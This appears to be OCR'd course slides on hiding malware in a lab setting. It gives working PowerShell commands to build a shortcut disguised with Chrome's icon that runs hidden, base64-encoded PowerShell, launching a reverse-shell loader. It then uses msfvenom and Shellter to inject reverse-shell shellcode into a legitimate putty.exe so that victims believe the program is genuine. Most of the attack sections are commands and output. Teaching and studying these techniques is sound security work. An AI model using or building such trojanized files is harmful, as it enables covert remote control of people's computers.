
Here is the LNK file for Chrome on my desktop.



Hiding Malware

However, we can also use LNK files to be more malicious. They can run powershell commands rather than point to an EXE on the system. LNK files do have a character limit, so we can't use it to run long commands.

Let's run the loader we used in the previous section with a LNK file. First, we need to make a shell.cmd file. This is a file that the LNK file will run with our loader command. Save it in the same place as the loader (for me it was my desktop)



Hiding Malware

We will then use the Start-Process command in powershell to launch our shell.cmd file. We will encode our command into Base64. This makes it easy for PowerShell to read our command and not get messed up by special characters.

```
PS C:\Users\bryan\Desktop> $code = 'Start-Process C:\Users\bryan\Desktop\shell.cmd'
PS C:\Users\bryan\Desktop> $bytes = [System.Text.Encoding]::Unicode.GetBytes($code)
PS C:\Users\bryan\Desktop> $encodedCommand = [Convert]::ToBase64String($bytes)
PS C:\Users\bryan\Desktop> $encodedCommand
UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAEMAOgBcAFUAcwBlAHIAcwBcAGIAcgB5AGEAbgBcAEQAZQBzAGsAdABvAHAAXABzAGgAZQBsAGwALgBjAG0A
ZAA=
```

Hiding Malware

We can try out our command to make sure it works (be sure to run your python server and nc listener on your Kali machine). The command should get a reverse shell on your Kali machine.

```
C:\Users\bryan>powershell.exe -Nop -noni -w hidden -encodedCommand UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAEMAOgBcAFUAcwBlA
HIAcwBcAGIAcgB5AGEAbgBcAEQAZQBzAGsAdABvAHAAXABzAGgAZQBsAGwALgBjAG0AZAA=
```

Hiding Malware

Breaking Down the Command

- Nop = no profile - You have no idea what someone's PowerShell profile settings will be (possible security settings). No profile is the default.
- noni = Non Interactive - There will be no PowerShell prompts for the user. This is to hide the powershell window.
- w hidden = Hidden Window - This will not show a PowerShell window.
- encodedCommand - PowerShell will accept the command as a base64 encoded command.

Making the LNK File

After you've made sure your command produces a reverse shell, it is time to make the lnk file.


1. We create a new wscript.shell object (necessary for LNK files)
2. We name our shortcut
3. We give it Chrome's Icon
4. We tell it what program to run (PowerShell)
5. We give it the arguments we want PowerShell to run
6. We save our LNK file

Making the LNK File

```
PS C:\Users\bryan\Desktop> $obj = New-object -comobject wscript.shell
PS C:\Users\bryan\Desktop> $link = $obj.createshortcut("C:\Users\bryan\Desktop\legit_chrome.lnk")
PS C:\Users\bryan\Desktop> $link.iconlocation = "C:\Program Files\Google\Chrome\Application\chrome.exe"
PS C:\Users\bryan\Desktop> $link.targetpath = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
PS C:\Users\bryan\Desktop> $link.arguments = "-Nop -noni -w hidden -encodedCommand UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgA
EMAOgBcAFUAcwBlAHIAcwBcAGIAcgB5AGEAbgBcAEQAZQBzAGsAdABvAHAAXABzAGgAZQBsAGwALgBjAG0AZAA="
PS C:\Users\bryan\Desktop> $link.save()
```


Making the LNK File

You should see your LNK file now (mine is on my desktop). Double clicking it should give you a reverse shell.



Process Analyzation

We do not see the LNK file, as it isn't actually a process (very sneaky). We see that PowerShell ran our command, which started the CMD process, starting our Loader and our reverse shell (similar to the previous section).




powershell.exe (3808)	Windows PowerShell	C:\Windows\System32\WindowsPowerShell\v1.0\powershell....	Microsoft Corporat...	DESKTOP-39UP7... "C:\
Conhost.exe (5380)	Console Window Host	C:\Windows\System32\Conhost.exe	Microsoft Corporat...	DESKTOP-39UP7... \??
cmd.exe (6404)	Windows Command Processor	C:\Windows\system32\cmd.exe	Microsoft Corporat...	DESKTOP-39UP7... C:\
Conhost.exe (4056)	Console Window Host	C:\Windows\System32\Conhost.exe	Microsoft Corporat...	DESKTOP-39UP7... \??
loader.exe (10188)		C:\Users\bryan\Desktop\loader.exe		DESKTOP-39UP7... C:\
cmd.exe (348)	Windows Command Processor	C:\Windows\SYSTEM32\cmd.exe	Microsoft Corporat...	DESKTOP-39UP7... cmd
GoogleCrashHandler.exe (6860)	Google Crash Handler	C:\Program Files (x86)\Google\Update\1.3.36.312\GoogleCra...	Google LLC	NT AUTHORITY\... "C:\
msedge.exe (7812)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporat...	DESKTOP-39UP7... "C:\
msedge.exe (7888)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporat...	DESKTOP-39UP7... "C:\
msedge.exe (8096)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporat...	DESKTOP-39UP7... "C:\
msedge.exe (8104)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporat...	DESKTOP-39UP7... "C:\
msedge.exe (8140)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporat...	DESKTOP-39UP7... "C:\
msedge.exe (7824)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporat...	DESKTOP-39UP7... "C:\
msedge.exe (8292)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporat...	DESKTOP-39UP7... "C:\
msedge.exe (7876)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporat...	DESKTOP-39UP7... "C:\

Description: Windows PowerShell
Company: Microsoft Corporation
Path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Nop -noni -w hidden -enc
User: DESKTOP-39UP7VP\bryan

PE Injection

It is possible, though very technical, to inject shellcode into a PE. Kali has a tool you can use called shellter. You can install it with apt. If you don't have wine installed, it will give you a command to install wine as well.


Remember, a PE is just a set of instructions and data. If we can read the instructions, we can insert our own malicious instructions and force the PE to call them.



PE Injection - Setup

First we need to grab a 32 bit PE. I use putty, which is a tool commonly found on Windows used for connecting over SSH. You can download the 32 bit exe (32-bit x86) from putty's site onto your Kali machine.

https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html




putty.exe (the SSH and Telnet client itself)

64-bit x86:	putty.exe	(signature)
64-bit Arm:	putty.exe	(signature)
32-bit x86:	putty.exe	(signature)

PE Injection - Setup

Now we can run shellter with sudo permissions. You can use H to display hello whenever it prompts you.




PE Injection - Setup

Run it as Automatic (A)


PE Injection - Setup

Set your PE target to where you downloaded putty.exe. It will then analyze the PE's instructions (this can take 5-10 minutes) and find good spots to inject malicious instructions



PE Injection - Setup

We will run in stealth mode. This makes it so the actual putty PE runs at the same time as our shell code. This is great for when people think they've downloaded a legitimate version of putty and can use it, all the while our reverse shell is running.




PE Injection - Setup

We can then tell it what shellcode to use. If we have our own shell code, we can tell it to use a custom payload. We can also use some presets, like a regular reverse shell (though these don't work too well). Let's set a custom payload. In another terminal, use msfvenom to create a raw reverse shell.

```
┌──(bryan㉿kali)-[~/Downloads]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.11.135 lport=4444 -f raw -b'\x00\x0a\x0d' >shell.raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
```


PE Injection - Setup

Now we can point Shellter to use our custom payload by selecting custom and pointing it to our shell.raw file.



PE Injection - Setup

After that, your payload should be created. Transfer it onto your flare-vm and run it. You should see putty run, as well as a reverse shell on your Kali machine.



PE Injection - Setup

Notice in PEStudio you'll see that the data about the file is unchanged